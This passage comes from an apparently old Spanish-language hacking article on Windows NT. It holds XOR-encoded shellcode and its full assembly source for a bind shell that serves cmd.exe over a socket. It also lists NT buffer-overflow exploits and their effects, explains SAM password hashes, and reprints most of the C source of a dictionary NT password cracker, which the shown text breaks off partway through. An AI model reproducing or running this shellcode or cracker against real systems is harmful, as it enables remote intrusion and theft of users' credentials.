0x12, 0x1c, 0x8f, 0x9d, 0x99, 0x99, 0xc9, 0x66, 0x0c, 0x55,  
0x9a, 0x99, 0x99, 0x1a, 0x61, 0x99, 0xed, 0xe4, 0x09, 0x09,  
0x09, 0x09, 0xaa, 0x59, 0xc9, 0x12, 0x1c, 0xbf, 0x9d, 0x99,  
0x99, 0xc9, 0x12, 0x1c, 0xb3, 0x9d, 0x99, 0x99, 0xc9, 0x12,  
0x1c, 0xab, 0x9d, 0x99, 0x99, 0xc9, 0x66, 0x0c, 0x93, 0x9d,  
0x99, 0x99, 0x1a, 0x61, 0x99, 0xe5, 0xcf, 0x09, 0x09, 0x09,  
0x09, 0x72, 0x0e, 0xaa, 0x59, 0xc9, 0x2d, 0x9d, 0xc9, 0x12,  
0x1c, 0xb3, 0x9d, 0x99, 0x99, 0xc9, 0x12, 0x1c, 0xab, 0x9d,  
0x99, 0x99, 0xc9, 0x66, 0x0c, 0x96, 0x9d, 0x99, 0x99, 0x1a,  
0x61, 0x99, 0xe5, 0xa8, 0x09, 0x09, 0x09, 0x09, 0xaa, 0x42,  
0xca, 0x14, 0x04, 0xbf, 0x9d, 0x99, 0x99, 0xca, 0xc9, 0x12,  
0x1c, 0xb3, 0x9d, 0x99, 0x99, 0xc9, 0x12, 0x1c, 0xbb, 0x9d,  
0x99, 0x99, 0xc9, 0x66, 0x0c, 0x5b, 0x9a, 0x99, 0x99, 0x1a,  
0x61, 0x99, 0xed, 0x90, 0x09, 0x09, 0x09, 0x09, 0x70, 0xde,  
0x66, 0x66, 0x66, 0xaa, 0x59, 0x5a, 0xaa, 0x42, 0xca, 0x14,  
0x04, 0xc7, 0x98, 0x99, 0x99, 0xca, 0xaa, 0x42, 0xca, 0xca,  
0xca, 0xc9, 0x66, 0x0c, 0x31, 0x9a, 0x99, 0x99, 0x1a, 0x61,  
0x99, 0xed, 0x92, 0x09, 0x09, 0x09, 0x09, 0x12, 0x1c, 0xc7,  
0x98, 0x99, 0x99, 0x5a, 0x21, 0x99, 0x99, 0x99, 0x99, 0x5a,  
0x99, 0x99, 0x99, 0x99, 0x14, 0x1c, 0x52, 0x98, 0x99, 0x99,  
0x5e, 0x99, 0xdd, 0x99, 0x99, 0x99, 0xc9, 0x66, 0x0c, 0xe4,  
0x9a, 0x99, 0x99, 0x12, 0x1c, 0x83, 0x9d, 0x99, 0x99, 0x10,  
0x1c, 0x92, 0x9b, 0x99, 0x99, 0x10, 0x1c, 0x9e, 0x9b, 0x99,  
0x99, 0x12, 0x1c, 0x87, 0x9d, 0x99, 0x99, 0x10, 0x1c, 0x9a,  
0x9b, 0x99, 0x99, 0xaa, 0x59, 0xff, 0x21, 0x98, 0x98, 0x10,  
0x1c, 0x6e, 0x98, 0x99, 0x99, 0x14, 0x1c, 0x52, 0x98, 0x99,  
0x99, 0xc9, 0xc9, 0xaa, 0x59, 0xc9, 0xc9, 0xc9, 0xd9, 0xc9,  
0xd1, 0xc9, 0xc9, 0x14, 0x1c, 0xdb, 0x9d, 0x99, 0x99, 0xc9,  
0xaa, 0x59, 0xc9, 0x66, 0x0c, 0x14, 0x9a, 0x99, 0x99, 0x1a,  
0x61, 0x99, 0x96, 0x1d, 0xdb, 0x98, 0x99, 0x99, 0x5a, 0x99,  
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,  
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,  
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,  
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,  
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,  
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0xaa,  
0x59, 0x2d, 0x9d, 0xc9, 0x58, 0x71, 0x9d, 0xc9, 0x66, 0x0c,  
0x2f, 0x9a, 0x99, 0x99, 0x5a, 0xaa, 0x59, 0xc9, 0x14, 0x1c,  
0xf7, 0x9b, 0x99, 0x99, 0x5e, 0x99, 0x95, 0x99, 0x99, 0x99,  
0xc9, 0x14, 0x1c, 0x83, 0x9d, 0x99, 0x99, 0xc9, 0x14, 0x1c,  
0x8f, 0x9d, 0x99, 0x99, 0xc9, 0x66, 0x0c, 0xeb, 0x9a, 0x99,  
0x99, 0xaa, 0x59, 0xc9, 0x14, 0x1c, 0xf7, 0x9b, 0x99, 0x99,  
0xc9, 0x14, 0x1c, 0xbb, 0x9d, 0x99, 0x99, 0xc9, 0x14, 0x1c,  
0x87, 0x9d, 0x99, 0x99, 0xc9, 0x66, 0x0c, 0xeb, 0x9a, 0x99,  
0x99, 0x5a, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,  
0x98, 0x99, 0x99, 0x99, 0xc9, 0x14, 0x04, 0x38, 0x9b, 0x99,  
0x99, 0x5e, 0x9a, 0x89, 0x99, 0x99, 0x99, 0xca, 0x14, 0x04,  
0x65, 0x9b, 0x99, 0x99, 0xca, 0xc9, 0x66, 0x0c, 0x9a, 0x9d,  
0x99, 0x99, 0x12, 0x41, 0x1a, 0x61, 0x99, 0xc1, 0xe5, 0x45,  
0x12, 0x5a, 0x5a, 0x89, 0x99, 0x99, 0x99, 0xaa, 0x59, 0xc9,  
0xd9, 0xc9, 0xd9, 0xc9, 0x66, 0x0c, 0x69, 0x9a, 0x99, 0x99,  
0x1a, 0x61, 0x66, 0xed, 0xdb, 0x09, 0x09, 0x09, 0x09, 0x10,  
0x1c, 0xb7, 0x9d, 0x99, 0x99, 0xf3, 0x89, 0x14, 0x04, 0x65,  
0x9b, 0x99, 0x99, 0xca, 0xc9, 0x66, 0x0c, 0x6e, 0x9a, 0x99,  
0x99, 0x1a, 0x61, 0x99, 0xec, 0xba, 0x09, 0x09, 0x09, 0x09,  
0xf3, 0x9c, 0x12, 0x1c, 0xb7, 0x9d, 0x99, 0x99, 0xc9, 0x66,  
0x0c, 0x65, 0x9a, 0x99, 0x99, 0x1a, 0x61, 0x99, 0xec, 0x92,  
0x09, 0x09, 0x09, 0x09, 0x12, 0x1c, 0xb7, 0x9d, 0x99, 0x99,  
0x5a, 0xaa, 0x59, 0x5a, 0x9b, 0x99, 0x99, 0xfa, 0x99, 0x99,  
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,  
0x66, 0x0c, 0x42, 0x9a, 0x99, 0x99, 0x5a, 0x14, 0x24, 0xf0,

```

0x9a, 0x99, 0x99, 0x12, 0x5e, 0xce, 0x71, 0xb6, 0x99, 0x99,
0x99, 0xc6, 0xc9, 0xab, 0x59, 0xaa, 0x50, 0x6e, 0x48, 0x65,
0x6b, 0x37, 0xc1, 0x19, 0xa6, 0x99, 0xed, 0x8e, 0x09, 0x09,
0x09, 0x09, 0xc9, 0xce, 0x12, 0x46, 0x71, 0x84, 0x99, 0x99,
0x99, 0xc6, 0x10, 0x9e, 0xc1, 0xde, 0xde, 0xde, 0xde, 0x72,
0x40, 0xde, 0x19, 0xa6, 0x99, 0xec, 0x53, 0x5a, 0xca, 0x14,
0x04, 0xaf, 0x9d, 0x99, 0x99, 0xc9, 0x66, 0x8a, 0xc2, 0x5a,
0xce, 0x14, 0x24, 0xa3, 0x9d, 0x99, 0x99, 0xca, 0xc9, 0x66,
0x8e, 0xc6, 0x5a, 0xd2, 0xdc, 0xcb, 0xd7, 0xdc, 0xd5, 0xaa,
0xab, 0x99, 0xda, 0xeb, 0xfc, 0xf8, 0xed, 0xfc, 0xc9, 0xf0,
0xe9, 0xfc, 0x99, 0xde, 0xfc, 0xed, 0xca, 0xed, 0xf8, 0xeb,
0xed, 0xec, 0xe9, 0xd0, 0xf7, 0xff, 0xf6, 0xd8, 0x99, 0xda,
0xeb, 0xfc, 0xf8, 0xed, 0xfc, 0xc9, 0xeb, 0xf6, 0xfa, 0xfc,
0xea, 0xea, 0xd8, 0x99, 0xda, 0xf5, 0xf6, 0xea, 0xfc, 0xd1,
0xf8, 0xf7, 0xfd, 0xf5, 0xfc, 0x99, 0xc9, 0xfc, 0xfc, 0xf2,
0xd7, 0xf8, 0xf4, 0xfc, 0xfd, 0xc9, 0xf0, 0xe9, 0xfc, 0x99,
0xde, 0xf5, 0xf6, 0xfb, 0xf8, 0xf5, 0xd8, 0xf5, 0xf5, 0xf6,
0xfa, 0x99, 0xce, 0xeb, 0xf0, 0xed, 0xfc, 0xdf, 0xf0, 0xf5,
0xfc, 0x99, 0xcb, 0xfc, 0xf8, 0xfd, 0xdf, 0xf0, 0xf5, 0xfc,
0x99, 0xca, 0xf5, 0xfc, 0xfc, 0xe9, 0x99, 0xdc, 0xe1, 0xf0,
0xed, 0xc9, 0xeb, 0xf6, 0xfa, 0xfc, 0xea, 0xea, 0x99, 0x99,
0xce, 0xca, 0xd6, 0xda, 0xd2, 0xaa, 0xab, 0x99, 0xea, 0xf6,
0xfa, 0xf2, 0xfc, 0xed, 0x99, 0xfb, 0xf0, 0xf7, 0xfd, 0x99,
0xf5, 0xf0, 0xea, 0xed, 0xfc, 0xf7, 0x99, 0xf8, 0xfa, 0xfa,
0xfc, 0xe9, 0xed, 0x99, 0xea, 0xfc, 0xf7, 0xfd, 0x99, 0xeb,
0xfc, 0xfa, 0xef, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,
0xea, 0xeb, 0x7f, 0xee, //address of loadlibrarya, it is os
                        //version depended
0xa8, 0xe9, 0x7f, 0xee, //address of getprocaaddress, it is os
                        //version depended
0x73, 0x75, 0x6e, 0x78, //sunx, it is a decode flag, don't
                        //modify it
0x63, 0x6d, 0x64, 0x2e, 0x65, 0x78, 0x65, 0x24, //cmd.exe$,
0x00                                // you can modify it freely,

```

```
};
```

```

/*****
;
;
; Written by sunx
;
*****/

```

```
.486
```

```
.model flat
```

```
locals
```

```
.code
```

```
shellcodebegin:
```

```

mov edi, esp
mov eax, 'xnus'
findnext: inc edi
          cmp [edi], eax
          jnz findnext

```

```
lea ebp, [edi + offset shellcodebegin - offset findnext + 4 ]
```

```

lea edi, [ebp + offset main - offset shellcodebegin]
mov esi, edi
mov ah, 99h

```

```

        cld

xorloop:
        lodsb
        xor al, ah
        stosb
        cmp dword ptr [esi], 'xnus'
        jnz xorloop

main:
        lea edi, [ebp + offset cmd - offset shellcodebegin]
        cld
        xor ecx, ecx
        mov cl, 32
        mov al, '$'
        repnz scasb
        mov byte ptr [edi-1], 0

        call processapi
        call initpbuf
        mov [ebp + offset pbuf - offset shellcodebegin], eax
        call initpipe
        call initsock
        mov [ebp + offset accepthand - offset shellcodebegin], eax
        call initshell

runloop:
        mov eax, [ebp + offset accepthand - offset shellcodebegin]
        call getaconnect

        mov [ebp + offset sockhand - offset shellcodebegin], eax

        call runshell

        jmp runloop

;*****;*****;*****

runshell    proc

@@peek:    mov eax, [ebp + offset pipeAread - offset shellcodebegin]
            call peekdata
            cmp eax, 0
            jz @@readinput

            ;readfile()
            xor eax, eax
            push eax

            lea eax, [ebp + offset i - offset shellcodebegin]
            push eax

            xor eax, eax
            mov ah, 4
            push eax

            mov eax, [ebp + offset pbuf - offset shellcodebegin]
            push eax

            mov eax, [ebp + offset pipeAread - offset shellcodebegin]
            push eax
            call [ebp + offset readfile - offset shellcodebegin]

            cmp eax, 0
            jz @@exit

            ;send()
            xor eax, eax
            push eax

```



```

mov eax, [ebp + offset i - offset shellcodebegin]
push eax
mov eax, [ebp + offset pbuf - offset shellcodebegin]
push eax
mov eax, [ebp + offset sockhand - offset shellcodebegin]
push eax

call [ebp + offset send - offset shellcodebegin]
;call [ebp + offset wsagetlasterror - offset shellcodebegin]

cmp eax, 0
jl @@exit

jmp @@peek

```

@@readinput:

```

xor eax, eax
push eax
mov ah, 4
push eax
mov eax, [ebp + offset pbuf - offset shellcodebegin]
push eax
mov eax, [ebp + offset sockhand - offset shellcodebegin]
push eax
call [ebp + offset recv - offset shellcodebegin]
cmp eax, 0
jl @@exit

xor ebx, ebx
push ebx

lea ebx, [ebp + offset i - offset shellcodebegin]
push ebx

push eax

mov eax, [ebp + offset pbuf - offset shellcodebegin]
push eax
mov eax, [ebp + offset pipeBwrite - offset shellcodebegin]
push eax
call [ebp + offset writefile - offset shellcodebegin]

cmp eax, 0
jz @@exit

jmp @@peek

```

```

@@exit:  xor eax, eax

        ret

```

runshell endp

```

;*****
peekdata  proc ;call with eax = pipehand, return eax = bytes should be read

```

```

xor ebx, ebx
push ebx
lea ebx, [ebp + offset peeki - offset shellcodebegin]
push ebx

xor ebx, ebx
push ebx
push ebx
push ebx

push eax

```

```
call [ebp + offset peeknamedpipe - offset shellcodebegin]
cmp eax, 0
jz @@error
```

```
mov eax, [ebp + offset peeki - offset shellcodebegin]

ret
```

```
@@error:  mov eax, 0
          ret
```

```
peeki     dd      0
peekdata  endp
```

```
;*****
```

```
initshell proc
```

```
    lea eax, [ebp + offset StartupInfo - offset shellcodebegin]
    mov dword ptr [eax], 044h
    push eax
    call [ebp + offset getstartupinfo - offset shellcodebegin]

    ;build startinfo
    mov eax, [ebp + offset pipeAwrite - offset shellcodebegin]
    mov [ebp + offset StartupInfo - offset shellcodebegin + 40h], eax
    mov [ebp + offset StartupInfo - offset shellcodebegin + 3ch], eax
    mov eax, [ebp + offset pipeBread - offset shellcodebegin]
    mov [ebp + offset StartupInfo - offset shellcodebegin + 38h], eax
```

```
    xor eax, eax
    mov ax, 0101h
    mov [ebp + offset StartupInfo - offset shellcodebegin + 2Ch], eax
```

```
    lea eax, [ebp + offset StartupInfo - offset shellcodebegin]
    push eax
    push eax
```

```
    xor eax, eax
    push eax
    push eax
    push eax
    inc eax
    push eax
    dec eax
    push eax
    push eax
```

```
    lea eax, [ebp + offset cmd - offset shellcodebegin]
    push eax
    xor eax, eax
    push eax
    call [ebp + offset createprocess - offset shellcodebegin]
```

```
    cmp eax, 0
    jz exitshell
```

```
    ret
```

```
StartupInfo  db      50h dup(0)
initshell  endp
```

```
;*****
```

```
initpbuf  proc      ;return eax = buf
          xor eax, eax
          mov ah, 4
          push eax
```

```

        shr eax, 4
        push eax
        call [ebp + offset globalalloc - offset shellcodebegin]
        ret
initpbuf endp

;*****

initpipe proc
    xor eax, eax
    push eax
    lea eax, [ebp + offset pipeattr - offset shellcodebegin]
    mov dword ptr [eax], 0ch
    push eax
    lea eax, [ebp + offset pipeAwrite - offset shellcodebegin]
    push eax
    lea eax, [ebp + offset pipeAread - offset shellcodebegin]
    push eax
    call [ebp + offset createpipe - offset shellcodebegin]

    xor eax, eax
    push eax
    lea eax, [ebp + offset pipeattr - offset shellcodebegin]
    push eax
    lea eax, [ebp + offset pipeBwrite - offset shellcodebegin]
    push eax
    lea eax, [ebp + offset pipeBread - offset shellcodebegin]
    push eax
    call [ebp + offset createpipe - offset shellcodebegin]

    ret

pipeattr label
    len      dd      0
    lpSecDesc dd      0
    bInherit dd      1

initpipe endp

;*****

getaconnect proc    ;return eax = sock, call with eax = sock

@@next:    push eax
            lea ebx, [ebp + offset @@accepti - offset shellcodebegin]
            mov dword ptr [ebx], 16

            push ebx
            lea ebx, [ebp + offset sockstruc - offset shellcodebegin]
            push ebx
            push eax

            call [ebp + offset accept - offset shellcodebegin]
            mov ebx, eax
            cmp eax, 0
            pop eax
            jl @@next
            mov eax, ebx
            ret
@@accepti dd 16
getaconnect endp

;*****
initsock proc    ; return eax = sock

;socket()

```

```

xor eax, eax
push eax
inc eax
push eax
inc eax
push eax
call [ebp + offset socket - offset shellcodebegin]
cmp eax, 0xffffffffh
jz @@exit

mov [ebp + offset accepthand - offset shellcodebegin], eax

;bind()

push 10h
lea ebx, [ebp + offset sockstruc - offset shellcodebegin]
push ebx
push eax
call [ebp + offset bind - offset shellcodebegin]
cmp eax, 0
jnz @@exit

;listen()
push 5
mov eax, [ebp + offset accepthand - offset shellcodebegin]
push eax

call [ebp + offset listen - offset shellcodebegin]
cmp eax, 0
jnz @@exit

mov eax, [ebp + offset accepthand - offset shellcodebegin]
ret

```

```

@@exit:  xor eax, eax
         ret

```

```

sockstruc label
    sin_family dw 0002h
    sin_port   dw 6300h
    sin_addr   dd 0
    sin_zero   db 8 dup (0)

```

```

initsock endp

```

```

;*****+*****

```

```

exitshell proc
    call [ebp + offset exitprocess - offset shellcodebegin]
    ret
exitshell endp

```

```

;*****

```

```

processapi proc
    ;kenel api
    lea edi, [ebp + offset library - offset shellcodebegin]

```

```

@@loadlib:
    mov eax, edi
    push edi
    call loadlib
    pop edi

```

```

@@nextknlapi:
    push eax
    xor al, al
    xor ecx, ecx
    not ecx

```

```

cld
repnz scasd
pop eax

cmp byte ptr [edi], 0

jz @@nextlib

```

```

push eax
push edi

mov ebx, edi
call getproc

pop edi

mov [edi], eax

pop eax

inc edi
inc edi
inc edi
inc edi

jmp @@nextknlapi

```

```

@@nextlib: inc edi
           cmp byte ptr [edi], 0
           jnz @@loadlib

```

```

@@ret:
        ret
processapi endp

```

```

;*****

```

```

loadlib  proc    ;eax=libraryname
           push ebx
           lea ebx, [ebp + offset LoadLibrary - offset shellcodebegin]

           push eax
           call dword ptr [ebx]
           pop ebx
           ret
loadlib  endp

```

```

;*****

```

```

getproc  proc    ;eax=handle, ebx = procname
           push edi
           lea edi, [ebp + offset GetProcAddress - offset shellcodebegin]
           push ebx
           push eax
           call dword ptr [edi]
           pop edi
           ret
getproc  endp

```

```

;*****

```

```

databegin  label

library    label

kernel      db      "KERNEL32", 0
createpipe  db      "CreatePipe", 0

```

```

getstartupinfo db "GetStartupInfoA", 0
createprocess db "CreateProcessA", 0
closehandle db "CloseHandle", 0
peeknamedpipe db "PeekNamedPipe", 0
globalalloc db "GlobalAlloc", 0
writefile db "WriteFile", 0
readfile db "ReadFile", 0
sleep db "Sleep", 0
exitprocess db "ExitProcess", 0

db 0

wsock32 db "WSOCK32", 0
socket db "socket", 0
bind db "bind", 0
listen db "listen", 0
accept db "accept", 0
send db "send", 0
recv db "recv", 0
;wsagetlasterror db "WSAGetLastError", 0

db 0
db 0

pipeAread dd 0
pipeAwrite dd 0
pipeBread dd 0
pipeBwrite dd 0

i dd 0
pbuf dd 0
accepthand dd 0
sockhand dd 0

```

```

LoadLibrary dd 77e67273h
GetProcAddress dd 77e67031h

```

```
dd 'xnus'
```

```

cmd db "cmd.exe$"

db 0dh, 0ah

```

```
dataend label
```

```

.data

ends
end shellcodebegin

```

```

*****/

```

```
#endif //WINSHELLCODE_H
```

```
<-->
```

```
--- Finaliza codigo de shellcode ---
```

Pues ahi estan... es posible que para cuando se publique este articulo ya hayan salido mas, pero por lo pronto aqui teneis esto.

## [ 8.2 - BOFS ]

```
-----
```

A continuacion incluyo la url de todos los desbordamientos de buffer en NT publicados hasta ahora:

o Programa afectado: IIS

Autor: eEye (BOF descubierto por dark spyrit)  
Efectos: Concede una shell de comandos NT con privilegios de sistema.  
URL: <http://www.eeye.com>

o Programa afectado: Net Meeting versiones anteriores a la 3.0

Autor: The cult of the dead cow (cDc)  
Efectos: Baja unos graficos de la pagina de cDc.  
URL: [http://www.cultdeadcow.com/cDc\\_files/cDc-351](http://www.cultdeadcow.com/cDc_files/cDc-351)

o Programa afectado: NT RAS

Autor: Mnemonix  
Efectos: A los 8 segundos de ser ejecutado mas o menos te abre una shell de comandos de NT con privilegios de sistema.  
URL: <http://www.infowar.co.uk/mnemonix/ntbufferoverruns.htm>

o Programa afectado: Winhlp32

Autor: Mnemonix  
Efectos: Ejecuta un archivo batch con privilegios de sistema.  
URL: <http://www.infowar.co.uk/mnemonix/ntbufferoverruns.htm>

Esto es todo sobre los overflows bajo W2K/WNT.

--

## [ 9 - Sam ]

-----

El fichero SAM, es la base de datos de cuentas de seguridad local. Es el equivalente al archivo passwd en u\*x. Se usa para verificar la autenticidad de los inicios de sesion de los usuario en el sistema. Dicho archivo se encuentra en %systemroot%\system32\config\sam. Ahi esta el fichero sam original, y el que usa NT. Como es un archivo que NT esta usando indefinidamente... no lo podremos copiar, ni editar, ni renombrar, ni hacer nada. En cambio hay una copia de seguridad del fichero SAM que se encuentra en %systemroot%\repair\sam.

Profundicemos un poco mas en este archivo.

### [ 9.1 - Analisis de las SAM ]

-----

Lo que dije antes de que el fichero SAM contiene las encriptados no es cierto. En su lugar, contiene una funcion hash unidireccional del password del usuario. Una funcion hash unidireccional lo que hace es procesar la entrada del usuario y reducirla a un valor unico. En NT, se reduce la entrada a texto Unicode, y despues le aplica el algoritmo MD4 para convertir la contraseña en un valor hash unidireccional.

En el proceso de autentificacion se hace esto mismo, y se compara el resultado con el valor en la SAM. Si son iguales, el usuario se logea en el sistema.

Este metodo de almacenamiento de contraseñas asegura que nunca viajaran contraseñas por la red que no esten codificadas.

### [ 9.2 - Crackeandolas ]

-----

Para poder descodificar los valores hash del archivo SAM, se debe de tener la implementacion MD4, y los nombres de usuario... o algun crackeador

de contraseñas de NT.

Podria ahora recomendar el uso de l0pht Crack y acabar esta seccion, sin embargo antes quisiera insertaros el codigo fuente de otro crackeador, puede que no tan bueno como el de l0pht tal como aparece aqui, pero con unos retoques que se le diera se mejoraria mucho... ademas es Freeware. Que mas quereis?.

El codigo esta en C++, para correr bajo NT. Para compilarlo necesitareis los ficheros md4.c, md4.h y byteorder.h, los cuales los podreis encontrar en el codigo de Samba. De md4.c deberas borrar 3 lineas, el `ifdef SMB_PASSWD`, y sus correspondientes `else` y `endif`.

El codigo esta sacado de la Phrack 50, articulo 8, llamado "Cracking NT Passwords", por Nihil.

Espero que disfruteis con el.

```
-- Comienza el codigo --
<+>xploits/ntcrack.c
/*
 * (C) Nihil 1997. All rights reserved. A Guild Production.
 *
 * This program is free for commercial and non-commercial use.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted.
 *
 * THIS SOFTWARE IS PROVIDED BY NIHIL ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 */

/* Samba is covered by the GNU GENERAL PUBLIC LICENSE Version 2, June 1991 */

/* dictionary based NT password cracker. This is a temporary
 * solution until I get some time to do something more
 * intelligent. The input to this program is the output of
 * Jeremy Allison's PWDUMP.EXE which reads the NT and LANMAN
 * OWF passwords out of the NT registry and a crack style
 * dictionary file. The output of PWDUMP looks
 * a bit like UNIX passwd files with colon delimited fields.
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>

/* Samba headers we use */
#include "byteorder.h"
#include "md4.h"

#define TRUE 1
#define FALSE 0
#define HASHSIZE 16
```



```

/* though the NT password can be up to 128 characters in theory,
 * the GUI limits the password to 14 characters. The only way
 * to set it beyond that is programmatically, and then it won't
 * work at the console! So, I am limiting it to the first 14
 * characters, but you can change it to up to 128 by modifying
 * MAX_PASSWORD_LENGTH
 */
#define MAX_PASSWORD_LENGTH 14

/* defines for Samba code */
#define uchar unsigned char
#define int16 unsigned short
#define uint16 unsigned short
#define uint32 unsigned int

/* the user's info we are trying to crack */
typedef struct _USER_INFO
{
    char*                username;
    unsigned long    ntpassword[4];
}USER_INFO, *PUSER_INFO;

/* our counted unicode string */
typedef struct _UNICODE_STRING
{
    int16*                buffer;
    unsigned long    length;
}UNICODE_STRING, *PUNICODE_STRING;

/* from Samba source cut & pasted here */
static int _my_mbstowcs(int16*, uchar*, int);
static int _my_wcslen(int16*);

/* forward declarations */
void Cleanup(void);
int ParsePWEntry(char*, PUSER_INFO);

/* global variable definition, only reason is so we can register an
 * atexit() fuction to zero these for paranoid reasons
 */
char pPWEntry[258];
char pDictEntry[129];    /* a 128 char password? yeah, in my wet dreams */
MDstruct MDContext;    /* MD4 context structure */

int main(int argc, char *argv[])
{
    FILE *hToCrack, *hDictionary;
    PUSER_INFO pUserInfo;
    PUNICODE_STRING pUnicodeDictEntry;
    int i;
    unsigned int uiLength;

    /* register exit cleanup function */
    atexit(Cleanup);

    /* must have both arguments */
    if (argc != 3)
    {
        printf("\nUsage: %s <password file> <dictionary file>\n", argv[0]);
        exit(0);
    }

    /* open password file */

```

```

hToCrack = fopen(argv[1], "r");
if (hToCrack == NULL)
{
    fprintf(stderr, "Unable to open password file\n");
    exit(-1);
}

/* open dictionary file */
hDictionary = fopen(argv[2], "r");
if (hDictionary == NULL)
{
    fprintf(stderr, "Unable to open dictionary file\n");
    exit(-1);
}

/* allocate space for our user info structure */
pUserInfo = (PUSER_INFO)malloc(sizeof (USER_INFO));
if (pUserInfo == NULL)
{
    fprintf(stderr, "Unable to allocate memory for user info structure\n");
    exit(-1);
}

/* allocate space for unicode version of the dictionary string */
pUnicodeDictEntry = (PUNICODE_STRING)malloc(sizeof (UNICODE_STRING));
if (pUnicodeDictEntry == NULL)
{
    fprintf(stderr, "Unable to allocate memory for unicode conversion\n");
    free(pUserInfo);
    exit(-1);
}

/* output a banner so the user knows we are running */
printf("\nCrack4NT is running...\n");

/* as long as there are entries in the password file read
 * them in and crack away */
while (fgets(pPWEntry, sizeof (pPWEntry), hToCrack))
{
    /* parse out the fields and fill our user structure */
    if (ParsePWEntry(pPWEntry, pUserInfo) == FALSE)
    {
        continue;
    }

    /* reset file pointer to the beginning of the dictionary file */
    if (fseek(hDictionary, 0, SEEK_SET))
    {
        fprintf(stderr, "Unable to reset file pointer in dictionary\n");
        memset(pUserInfo->ntpassword, 0, HASHSIZE);
        free(pUserInfo);
        free(pUnicodeDictEntry);
        exit(-1);
    }

    /* do while we have new dictionary entries */
    while (fgets(pDictEntry, sizeof (pDictEntry), hDictionary))
    {
        /* doh...fgets is grabbing the fucking newline, how stupid */
        if (pDictEntry[(strlen(pDictEntry) - 1)] == '\n')
        {
            pDictEntry[(strlen(pDictEntry) - 1)] = '\0';
        }
    }

    /* the following code is basically Jeremy Allison's code written
     * for the Samba project to generate the NT OWF password. For

```

```

* those of you who have accused Samba of being a hacker's
* paradise, get a fucking clue. There are parts of NT security
* that are so lame that just seeing them implemented in code
* is enough to break right through them. That is all that
* Samba has done for the hacking community.
*/

```

```

/* Password cannot be longer than MAX_PASSWORD_LENGTH characters */
    uiLength = strlen((char *)pDictEntry);
    if(uiLength > MAX_PASSWORD_LENGTH)
        uiLength = MAX_PASSWORD_LENGTH;

```

```

    /* allocate space for unicode conversion */
    pUnicodeDictEntry->length = (uiLength + 1) * sizeof(int16);

```

```

    /* allocate space for it */
    pUnicodeDictEntry->buffer = (int16*)malloc(pUnicodeDictEntry->length);
    if (pUnicodeDictEntry->buffer == NULL)
    {
        fprintf(stderr, "Unable to allocate space for unicode string\n");
        exit(-1);
    }

```

```

    /* Password must be converted to NT unicode */
    _my_mbstowcs( pUnicodeDictEntry->buffer, pDictEntry, uiLength);
    /* Ensure string is null terminated */
    pUnicodeDictEntry->buffer[uiLength] = 0;

```

```

    /* Calculate length in bytes */
    uiLength = _my_wcslen(pUnicodeDictEntry->buffer) * sizeof(int16);

```

```

    MDbegin(&MDContext);
    for(i = 0; i + 64 <= (signed)uiLength; i += 64)
        MDupdate(&MDContext, pUnicodeDictEntry->buffer + (i/2), 512);
    MDupdate(&MDContext, pUnicodeDictEntry->buffer + (i/2), (uiLength-i)*8);

```

```

    /* end of Samba code */

```

```

/* check if dictionary entry hashed to the same value as the user's
* NT password, if so print out user name and the corresponding
* password
*/

```

```

    if (memcmp(MDContext.buffer, pUserInfo->ntpassword, HASHSIZE) == 0)
    {
        printf("Password for user %s is %s\n", pUserInfo->username, pDictEntry);
        /* we are done with the password entry so free it */
        free(pUnicodeDictEntry->buffer);
        break;
    }

```

```

    /* we are done with the password entry so free it */
    free(pUnicodeDictEntry->buffer);

```

```

    }

```

```

}

```

```

/* cleanup a bunch */
free(pUserInfo->username);
memset(pUserInfo->ntpassword, 0, HASHSIZE);
free(pUserInfo);
free(pUnicodeDictEntry);

```

```

/* everything is great */
printf("Crack4NT is finished\n");
return 0;

```

```

}

```

```

void Cleanup()

```

```

{
    memset(pPWEntry, 0, 258);
    memset(pDictEntry, 0, 129);
    memset(&MDContext.buffer, 0, HASHSIZE);
}

/* parse out user name and OWF */
int ParsePWEntry(char* pPWEntry, PUSER_INFO pUserInfo)
{
    int HexToBin(char*, uchar*, int);

    char pDelimiter[] = ":";
    char* pTemp;
    char pNoPW[] = "NO PASSWORD*****";
    char pDisabled[] = "*****";

    /* check args */
    if (pPWEntry == NULL || pUserInfo == NULL)
    {
        return FALSE;
    }

    /* try and get user name */
    pTemp = strtok(pPWEntry, pDelimiter);
    if (pTemp == NULL)
    {
        return FALSE;
    }

    /* allocate space for user name in USER_INFO struct */
